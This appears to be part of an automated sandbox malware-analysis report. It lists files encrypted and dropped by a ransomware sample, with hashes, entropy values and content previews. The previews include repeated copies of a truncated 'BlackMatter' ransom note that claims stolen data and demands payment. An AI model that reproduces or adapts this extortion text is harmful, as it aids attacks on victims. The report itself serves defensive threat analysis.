SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\JDDHMPCDUJ.mp3.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.806217812914135
Encrypted:	false
SSDEEP:	24:QsjE8q4DNRbHhnhslR959Ot5RiiWAi07euJo7qM04IkToX+s12qWceeo5e:TjZq4DhhsdqSAiue7q1hkTMlDoA
MD5:	66031895B1BE34208F6C1C933AD48CEC
SHA1:	A4CDEA080805773A86B7E5B8F908F5A452C8E421
SHA-256:	6083515B2B17952003C7218BD0719D67FBBFAD7E25E9AFFEA6FC54D6406C642A
SHA-512:	B77FCDB673A46BA53EFB50FA5381891915FE1C2190B92AD511CB03CDA70220788AF9D2F7CF07054E371ABDCA60D6319D2E838D6203EB5154EE12551431AAAD2 D
Malicious:	false
Preview:	%..Le.F.nJ...M....ZG*..D.w....4..Y`.......&2a...:...........^........g.......|...z.\.....{..RA. JT.?Q\.?0...../..._..<S.s.0.h.m..E.%s...MK)..{7..(..?..iV`.....Q.J...g...;r....pV.G..A2.f.}.....#*...W. .....W"...iEU....e....C.^...a..6...LCg4E.. Ko|...k..E...M.G"...}52....m...:.Ap8...8:...J......jF"...p.@.I..5p0z.A..^*......X.E6}.......k.......n.9_....Gf.8hU?_.h...%.f...,...p.5p.lg.+...DT.. .7P...k...C...-......^2..r..p'X..R..8I.....L...$..V...YN....O...;..F.'......O.......$_.....j.!d..u...E...7.@3`Sh%...g.j...Q....\K.....w+..&..D)*..".i....F`|N.uVu]o;t.4.|../ ...Wk...;.WZ..e...3......*} 4t.m.|D,.....H...*.0...1\xM.{.y%....'..o...IK<!;D.d....W...(7.L.....J..1...."Y..VN...........j.....9......z.............*@1.bl.E...h=.......6.3..,.^......;.;L..AH..E.:t....>..]...h'..f.]""J....,XeS./......t.P ..T;..9B[........r..]*..,'..]s]!s....hR......k;.oB....pWt.a]..b...B.....-Z..1.h.......p..s......7....I..\....l....u.Dh...(.k...C6.b)b...IW.i]m.7.U..a......'wy..

C:\Users\user\Desktop\JDDHMPCDUJ\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\LFOPODGVOH\kVuoJyeoW.README.txt	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\LSBIHQFDVT.docx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.839391145262629

C:\Users\user\Desktop\LSBIHQFDVT.docx.kVuoJyeoW	
Encrypted:	false
SSDEEP:	24:pM35KlzCsgzSFmUMSzkVaaHHfgjqMMgDol43bHR:flgSFmU2Vag/0pY4x
MD5:	1FFE32EF69C3574535500AB0E1D2F9E4
SHA1:	26CCD9E9011E97D3DCDF6E19F419FE0284250FB3
SHA-256:	34A07A0419595D947FFA626A307174389221F65967E1275F292DEBC78158DD0C
SHA-512:	6592C80C9C88BF76EAAE89A3D0AF443E54D489C261A5F4D84CF7D3C1063297A1D20B40AAD054B84E17CD1899C13C9717B93A0C8EF47A22D958D852000057522
Malicious:	false
Preview:	qH.7Y..:-.l.+i.q..G.[..2....._.[X.kt.x..h.W..UY.K.{.3cs]...S.g....O.....z.....x.oD])k.Q.0......}.#.!......A*).4......#Q.G."...a..%.'.....3.u..Q......H.K&....C..q`.../r.....U.P.W..|...cHu...% p.._...q.......W.S...zCz.9...L.....k...h.f.m......L.h\]o.......n...E....U...uV.'h. a...w..v..$..m.o.....F?..c...!...-....7.>P.....r..e...6.mOZ.l.z.,V.......a.......m.9...6....s...6..i..+.=.....?.Wa... 6......"|.g..U.......Y.....l.._..I..3...+..x.S..S.]...5|...0.t...p...m1....n......E...-.h....KK...........c/....lzIY0.!..I.pe...e`..bi.{N.tP.)y.E63.k.<....R...C..".i..T.h1\.T.........#.W.....@DjK.._. Y..UXO.....q.u....X..4.."s............pv..vP..8.....b...'/..l..?.o...2..r.x.,Z\......_.5b.jj.Q.]..(.p..._`..t......f.-4..&.........e....9.X/"Q..B.9OWN^.>......p.....P.'.Z7^6.'.]....*n0b..!...:.e...........^.... /=`L...j.-=M..&d]..cd..c..4nR..Bf=H\ ....hE.......@.I..P....U3..y#..'..........X.1#......G.o..TL....&....pdQ...N..x.....ps...T..t...Cm..p..K)..B..+..

C:\Users\user\Desktop\LSBIHQFDVT\GAOBCVIQIJ.pdf.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.841025435150955
Encrypted:	false
SSDEEP:	24:64iyq/SlUE/WO/kFCa4t8mDyfeoBvKCfAS2l1Qk:2D/qWO/kFR4SfeoBCCoz1Qk
MD5:	3F87EC45F1F16E4C082BEE87A9F354D8
SHA1:	1067A4E37B031052D7FB3304B11872C2D3DB865A
SHA-256:	0594E89CD3A050B3C184410C9FDFDDED54AFFBD213FB4288E3F9A847ACCDE0EB
SHA-512:	0324FB474CA6CCC5A940080B81D4EA1D5B5CB0B784CC9C19CF87FCAB86F04483C21A9EDBCB054EE2D5F93D290A3DB62F4653036318C361245CEADFD1323E9 22
Malicious:	false
Preview:	......3._...W.7..+.n.p.....n.T..7...X.`2....e..7...U.V...7...A.1.wC....\./...*@...h..q......Q.[..!.....4....I..]......i...1..q...PM....@....]E.....9.P5QQ... .l..>...k.z..I..&k....ne.+.m...PFtw....Z.Gr ...%.b.j_%.;.QY...)p...*\kD.'...v..}...~.*9.8m...!$Y......$).C.F.v..-....8....(...1.....W*.m."|(.0.L&JYs.ap....x....lm......!u.GI............7.F.,.'..6G._F..4.$...\..g.@D.0.g.......W..hu(O. .W}......_Xi..Q..h]*.=..,jQ..k../[.IA9..*..\|.X...;.]in.B$....;.1F..Z.K..#..c...7..l..{.L..\.....,.4..9z.q.!.{A....&.......e...*........4.Yr2.6q.+.H.........:.~.m0...{w..I..=...w.u...%B."..;..t.....^....L.5.n.#. ....m..8.....}]...-....{..0Ny>......$z.:.@.../.8M..<.)oJ....s.y.e^.].'.........u%..?.B....@.u..XM.!.Tv.....~5P."G....S_A.h^....o.,8^....L.(...........V...C..K..0..IP.0..K.7.....w...GK....Xg. [.L...Y.V..u.c...n.....r...h!.(%.tQ6......l.m...TW:.iu.F\..}..Z...:..;...'8&.~k..2..w....p.. y.v].d...M.4.?...+m\y.a..DK....KO{.../..fF.....2m.

C:\Users\user\Desktop\LSBIHQFDVT\LSBIHQFDVT.docx.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.832199379847872
Encrypted:	false
SSDEEP:	24:yBSOxCE0Y5Z9Jrfv2mZ6V4PAImXYwk9W2eeotPKd7Xn2dTcHt6kVLtZ3F5:kAEJH2M6rfYuhcX2dPqZ37
MD5:	3CCF17C7EF5894F0CB6DB0D9B2FF1344
SHA1:	509D3AAAD7D6BB87118A1AB42D2D59E1D1B50A95
SHA-256:	572E8F715AD49E7B7A1F3147133B6C536D03E72C2FC97DC1C5D70D0BCF9C4017
SHA-512:	F0432C1DC77C71ED46E5FE962AED21039921BEB452210DE8F5C153A497197A7011C0938F840DADA42E0BACE80F9DF0389322E49EA14FEC346B8F64AEA7CB88 4
Malicious:	false
Preview:	9?..|rY)..1V......l2...U.q^.L...f...G.V.=)]-.bT.....aW]w.;.j...%;...Q..n.U..N.........){.F.....NT.r.X%..0e.`#dj..n...U/..y!XS..\.f...S..].W...s"...dZ.........i....`u.W...G.Iu.V.H...y.C\{.e.. ...J*...%.sT:..Eq..4<......k..p..?.D.Z:z.J%E.=f..j......~..l-.YD.U..n>..1u;..(L..[...9g...2Z./.D....#H.5s...8?#.#+...{..h.-...oP.U.B~......P.+R...!A..q.g...!.,...?. Ac.6l..2...._..w.bL...Z.. $..0..........C.jS...V......t..<Zk...`7.{!...#'...s.+.}...}......9....%.B...k...:=..hZP...L.yL.8........)ujQ..`C`....L6v+.@K...uN......:.:b.e..}.T...bpG*..FC.r%..1Z\...r.0]M...k%.C.P5.`^..sz l.A..E....L3.'E^.o.s.M.......f..h.....a..%......r....uX.S#|...X7..l....g...?.`_...v....N..5..6.p-..LB0&.C].du.f..Ih].....e.Z..z.<.v.h...}......T)g....Y...u...j...S(.B)...HvC.g.....;....m...(...K.pr.ZP :.....L. x...9.F.]....Ru..J..... -.q.A.y.C...;^.....to.....8...nA...|p>....v8......Z4...l..R..J.Fmns......Ls.@.).4..AB..C......@r.mNx<d.X.xp.W]......{..y=.,t...)5...Y-....G>...

C:\Users\user\Desktop\LSBIHQFDVT\PWCCAWLGRE.png.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.838465431962275
Encrypted:	false
SSDEEP:	24:LTZP2z/SAzAGd2shXJgnJIMDecxyZ/sabbiatoows/R1fvgVUkNPn:LTY/F7d2shSdwZsaATs/jgUkNPn
MD5:	85A1D1F6D09518CC8528CBAEC449B7EE
SHA1:	A772A41D13F9A37BC2EB81AFF3C6848A720CC0D2
SHA-256:	98FFB8730B9AABE4E6204ACECF9A5900059AD25FDDAA17A19E557259F4B91F78
SHA-512:	3B28662421F987532579BCB9BFC7D97B127D8693063E21E6E38A254326D9884FE2978C8350D6EC0A10B95D977B6823F0A014219F9613AAB327BF3B5BBE3726AC
Malicious:	false

C:\Users\user\Desktop\LSBIHQFDVT\PWCCAWLGRE.png.kVuoJyeoW

Preview:

```
X..1*.xq.n..u.-....&vK.Ti ...c!O0.B:q.99..FTkB......C....?.-.t...b..<B...@'.X*J..+U............5m{..>&..X.....`.n....VwR...+.*..a...'.;..C.I.^....K?pY.3.4.z.yJ.'...q..(.\.>..x.z..M.m.!...S..
..|...*s..se.Z*....A}.l.......?..-S...a..@..s..).Y\.....*M..'.K..y].^/......dx6....()......Qm.t..@..o.....-F..G..fQ..D:...(......w....S.......A....g.Ve...".^...?t.......w_.V....i.P>l.y.>9y.......^..v[*f..VRN...
B.F.8..8MY.[\.c~8L.t~W.#r..l..Uq..DN......E......K.......Ib....B.8."y...d..c..(p,.u.......,..%.7?.7.$....^.^....D...m.CE.$........P......[.._..y...8..:..d'.%..k..../|.z....U.>C.....&...i;.v?A.T..u..Ma
.;.uU.......)@.g$b...t.h..G....;....Lc.....Y.............75....D...WI.GV..D....+-v..j..A..l.*m.....%6..A8.iz?........o.....x......H....r.y...x..e.j...H<..L.5a.5..s.,..L+?..Xl.%...>N.....F.....%mY.x...
..v6.........PY>Q.H......Xy...*...>.....yZ..p..h...(...,..#.........8..O.W..`...b..;..r...T....NFl..L..<.G_4AX..q.A.:g..OC.......;.Yd...bVC1.
```

C:\Users\user\Desktop\LSBIHQFDVT\QCFWYSKMHA.jpg.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.808615242828143
Encrypted:	false
SSDEEP:	24:Z6aXxp+SlQNru+2Gg9s6IbLQUbHrN2hj2CpCOz7NEkkcwh:2SOu+2Gg9XUIhR7NEk6h
MD5:	99F9E3E7C1E9BD48F902D99D72C13BB4
SHA1:	7BE2469968C92F9874ED0CAC8E84F9358367CFEF
SHA-256:	D6FF01A7CE9B18B29524080AB4AF642297AF8CF2070D784A3A1AAF9994815B6A
SHA-512:	D3AAB80309DC727BBCDB0178374D5AF1FBDD77E80BCD5A2942A4C038944C9021E5107E526FCBAB4181F11D444704EDB7D6E7CF6396249072D1449D9FC56A7D 3
Malicious:	false

Preview:

```
:].I.4........W... p..~!JH.oaT |.T.[hY....@t{.n..6.xj9q..|......c.(XA.......3....u...#....S.......GN.<R....T<d.Yw......h.Ri.|.Q.N].9.l............Ppc.q.h.....l....&.....J.5E =.........o...-3....O.(T.x
+g..x8K.V.l..,...5oz..x.(../..K..(1^.D.Y ..e.gM.=.a.z.o......d0..._...."7t...p...e.....N...."....mo.t.~B!9...o..#nZ........5.8i..;N.".h...'.%./..$R..X.2$H..."...G..(q`..yB?..)...~3P..."}.Z...:........
..d........n...u.{.?.+.'O."...[ .|.-6X!.\..).U.|.`9Y....V....[MX.Z..."e...;Q.UN.P...v.p6...<.=..2....&......I;....F.f>`.....}.Gu4,..f.*.g..+).K...YF..K..@)......cX...&..8.^......3V..d..'..A..1.....6..
.N...}y.=...$e..KP3q..{.W...._x..E.kM|Sw..Vu-"c.X|.E.\.g.i.).=0......Y9....)Y...a{6+.(.Uw.Q...U...f.._4.K.......1...3`R..u.D..)....2...|.5.I.l.o.n\.....\..)9....<...[.F...c..{...o`>.!Z..m....j...t....
.zf.;.btN..`.YTm.P#]..Y."B...0.n..-2(|......f..=W........>5.J=R^..C.*3.. #....c...@..-..v....3...5.=<..<XV.O.y..8.T....{...uW5...V....>#}...@....F.qh
```

C:\Users\user\Desktop\LSBIHQFDVT\SUAVTZKNFL.mp3.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.848552547997476
Encrypted:	false
SSDEEP:	24:+CjrOCfUGaGK3fiWUSIq7SjzD5ivd3vO2G+zgnFHl7h3FhwjPICUJYHFn/xo2W2B:+CjaCfUVGK3fiWpIq74+fZG+zgbhMjAg
MD5:	8A2EB1D252854A3D1A5DEF2D233B454D
SHA1:	981F74D032FA7EE90D95CBADD5112F3AB0D86A99
SHA-256:	9DBA97FCF55726A47B0AF4E5DFF6CDF3FD3E71316E6212B2C95A05C486DE27D2
SHA-512:	15241EF0B6E504F2EC208E91D936B2049F2353BCAC5CECE8963F4E2348A8544F03E08CC2B89D29B3D42B0B7283956BADB84DB0D571F54C3859C122EF86FE01D
Malicious:	false

Preview:

```
3r.....y.N.DzJ7A....d....[.K.......$E....J........:....A.p..G...t...q...6..3d.n...J.m^.Z...a.Kk.L'{s.n.4.cJ..c..I;..}...0#p..z......l9%t.s.v..3$.....F.j....:h...q....;a...L.J.F}..mQ.A.G-..jV8.VB.V.A..
../S.....~..%....o..C.qY..M7...-e.j.Hkc+w..r..@.....!....]...n....Q3......5..jt.c.M...+Y.5I.B)......... ....Zt.$2B...2..o....../....D,,...;.*&.'+..Co.....\2U.....X}.D..D$y../.(..la=]...6.}@6....0.....
.6.\].(@..u........<...X....J.....$.'.n.Y....{...........c.V......#....)uX.NW.=.c...>N._(`....O1..f.R..f.,0.V..x.~'.I".z..Rd...-..\%R.+..B..R6....~..4.y\..?.X.......rg)..im.8.Mv...Z.V..!..p...(.@$..%.
.X...&..l/.Q.?c........i.g[.......V.z......Q.].......C.\..y`....j./..=..U..i.~..n.........N..J...S..X.....vOI-..d.A..$..N...M.;..h...62..RG_O...9..z.c.d..b.....~O}..s.9.O.`....5...D.~t .CeA...<.......
.H..UOV.k.5.:C..#>^N...1..Ib..Sd..x:...}...P.H.+w..'X...(.o._M81.a;.'=.y.k.....7...h0..xI.D..E...0h...e.K.V...f.2.Y...{K/..U.2...!+.L.v.LF.....T.......<:mp...
```

C:\Users\user\Desktop\LSBIHQFDVT\ZQIXMVQGAH.xlsx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.839622960474395
Encrypted:	false
SSDEEP:	24:+ZVz6Ug6nnXeDWIe7caANzarj3ievjioM+5o+Gc9p5SH+RQB8EL5UXt1uPYCD0fF:GVWNHKIc1NrriWGozS+pVmb5UXVU0fK8
MD5:	5A9E640E87301E65EF9127BD729838ED
SHA1:	D0B167CBC557F9E7DF655C063652E14F0C3861C7
SHA-256:	B449CACD6598B2FE4DC46E947394E065C089B43F22C3BE8573F30A5DADD65D90
SHA-512:	AE3691EA936516658990717BF11617EA557E7DC8DE2FC0E5E9BDDEF4A82667803CB817A74602C719FD910A42ACF1B864862653AFB55366D5EB9DF6AD42A4385
Malicious:	false

Preview:

```
.P.Q..t....|z...-...h...C..6...{.+Z^....t...@`"...?Y....8.w<....h...;.f..8.{.A.v.....[.<..z.9.O.$y5.V.......5.wa...*z..eP...ZO.S......?.G.y'...m..o\..[.Bu...!>..X....}..Y..0...a...FT..U...g.V.._y5.V./
e.?MS..$..b..M..I|......$.P..........0"1b.?..,h..;MV........ .P..t.X.Xi.Q2.D.tP....E.lj.9.&N`..U. AJEm.s]../..#......M...@...v.hb-W....w.....Y..NY.I.3....F.6z.....P.(.#<^..m....1..'.TI...^.L
.5..]........mO&..k..3Z..k.....f...9.s.0..].3..|..@1V..;37y-/.^..?g2.k..k....{.m..x....&...K..`..;...%U..<QnfF=W.n*...\.a...b..!.1pa~.......DI.xX..bt....q............ :..w.W.!u..'....c..Ug...;E..lIS..
..A..J...,..o...Mo]..0g..u.#0..b..dy...6.R@c.|...<@.Og...$A.QP..M.:~%.62l..N....2Q:e@.L.sE.{..88;.T....z.m...}E....B.L..|a....-.....yo..g."M...T}.@2......F..q@..X...s....G..,......2
...}.]].$.u.G...#+C\..,.......!n...~.Itd..y...0.Q... .z.t6..).D2.s..j..N.."?...b...x.VG...T...(k.F.P).^...E.j/....@8^8....5..$N..7.I.8g..d.N#7.l....\.e... HbB.L.*P...Y.m:L.......^.p,.8
```

C:\Users\user\Desktop\LSBIHQFDVT\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe

C:\Users\user\Desktop\LSBIHQFDVT\kVuoJyeoW.README.txt

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	**true**
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\NWCXBPIUYI\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false
SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\PALRGUCVEH.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8336856288207155
Encrypted:	false
SSDEEP:	24:cNuYJBhBxPN5iZoY2Sr6qsih2708v2iKPHJ9zTMG322HXfvv11eLzbNkD:03JBHtDY5mqs/Rv5QJR7X/1MLtkD
MD5:	11FEA8C3F70559E31960EE1A629DC676
SHA1:	628F9C8461C34EFF9310842DD550D12971EDA7EC
SHA-256:	D05C88C85CCE4C659FA2AC5521D1B8E9E4F931CFB1BC8C541E35F69F11120C55
SHA-512:	AC642AFDAB90CC27707EEC25441F8C692F1EB7DD2C1A08DBD7F22BE202187477FE8F142813CF05370D5A5DAE658F5FAD56517CE8972C59DB09E99F59968EFA 5
Malicious:	false
Preview:	A.<...{.Z)2.\.w.....z.[....g....V.E.^U..X.3}..3....2.......O...}...........W2...J..K.W..,.......2....`..Nk9......... .b9P.w.......F.r/.'gp.1B.T.........8...(a........i......n].....3.7w.6qg.~Id..(.Y.h.......... .J.....l.N.......f...w.2.6..e..........a..X....6..0...v.w(.?...c&*=..8&.T.B.4_..?H..E.j...u.v..f..\.,O.j.,f.W.,."v#0'..l..k..b.>....m.de{....#.uZ..._Q...i..~Rl<.i.._..}hw....C...cv..fW.h=..8.....qW7.. l...[........t..le[c...h...m.T)i:Q.C..3,G....A.d.4}..z5.S...>&..3.t....z.P_1..{w...T......xV!v.>j."........w 9.{[.>0JCE....m%...(.J. D.........(q.\.!U.B...J.:7...%.4..H.s.q....n..*b7..c.>...QUIe.".... 3!..\.!..#......."''C^~{.#o.$@*>J.....VSD.Q..C../Y.Np...L....G..pR.V.....f.(aa!..*...CN..?......z~......Fr\|.[jO..1\|..u..p..v.(.1...l.'A.E.8........d..0....z... \.....V..X.y....'...w...}...15..~.lS;...y.q ;..ML....#..6..8.+v.[......._......\|..7.3.. .."....^:5..%$...,5...R.[o..V.z._.(...d..(..tH......LDo.K....:._,.P`.VaO...@b....BEG.|Q.b.

C:\Users\user\Desktop\PIVFAGEAAV\kVuoJyeoW.README.txt

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1548
Entropy (8bit):	4.479946811569468
Encrypted:	false

C:\Users\user\Desktop\PIVFAGEAAV\kVuoJyeoW.README.txt

SSDEEP:	24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl
MD5:	F66968C47A64569E2281F65A95991BE0
SHA1:	EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8
SHA-256:	4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF
SHA-512:	CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4
Malicious:	false
Preview:	~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep

C:\Users\user\Desktop\PWCCAWLGRE.mp3.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.829231990969893
Encrypted:	false
SSDEEP:	24:0zE1i4P48u59ttz8CDwzt4agiR31lasGZ2W8sm2W2aygegi:0zE1nQz/th8CotbllqZ2FMJgi
MD5:	5911D31F5B07154E0BE25ABBA221D5B1
SHA1:	EEB5C5E57EC7F7CB8F06D0C157EAD1F31E0CC76C
SHA-256:	828C53E4F241991E70913BF2AD644348AAABD0F1962CD5561FACCC6EAC877B05
SHA-512:	3DD6F49760CAC96203276140A1B71E907B7E3494A45B4FF61DA29D0DB4EC73D69D41A7D6F7CC72339017253AED3054C586108B26CDEB2B708279E7D1F6F9CEE
Malicious:	false
Preview:	T&.n..o.F.....**O..8.3.oj......V...rx..MG;.ed...Tp....(.......#.......i..h..-..{}%.......`*..p........$y...'.i....A.F.u...X.....m.lD..".2..h{R...W.^0l..H.>..3U..cHy...W._....EZ..ELzi...l........]S... ..1.8[...7V.mA.z..5#"...w+......Er..SV.n@..O8.(.~...8\.q....}f\.bU....e......./.\|o.TI2....._..m..G.J.B..O...C6U..H.Pue..~V....N0./v..l[..d$..A...M..h.]_rl...,.^'8Vn...l..dN.5...#...O.`..q6.. .,...].V.7.... k..Y..P...sq.....5.v.$...P.s{...6^.....r.....Y:.#.U.Z....'AGvl{..l.XoS...9.....{H...L.......fk......&......[?;,el[(8.zT. 76,.8@.s=EzCT........)"pa.J..r......z...}p.2Y_.^-m.0..5s.....Y.& .L.3.N`.H...XQI....@.b.N.U.H......Qm.......&..k9....v(.z.G..70D.f.......... .U.4.Q....D.o..V.5Lu.w..oMm...S/+..\(.,.&.;A=b*3)(....j..."..7.".J@.D....q...M.x..#....\V.e..7.....*....B&...d...f .3......C.k( .9.Gr....]}`.v.N3..R_#\|$.+m.#.Fk.-/...RN..G..8..f...<...M..cTN.....>0<.si.y./..I.*.J..[4w.jG..Ql...oJ.%]...a.j.3....T3.KTU.%<W.S...A...u%)V.n...a%.j...o.%.us....Z....}zm!..

C:\Users\user\Desktop\QCFWYSKMHA.docx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8191043054972305
Encrypted:	false
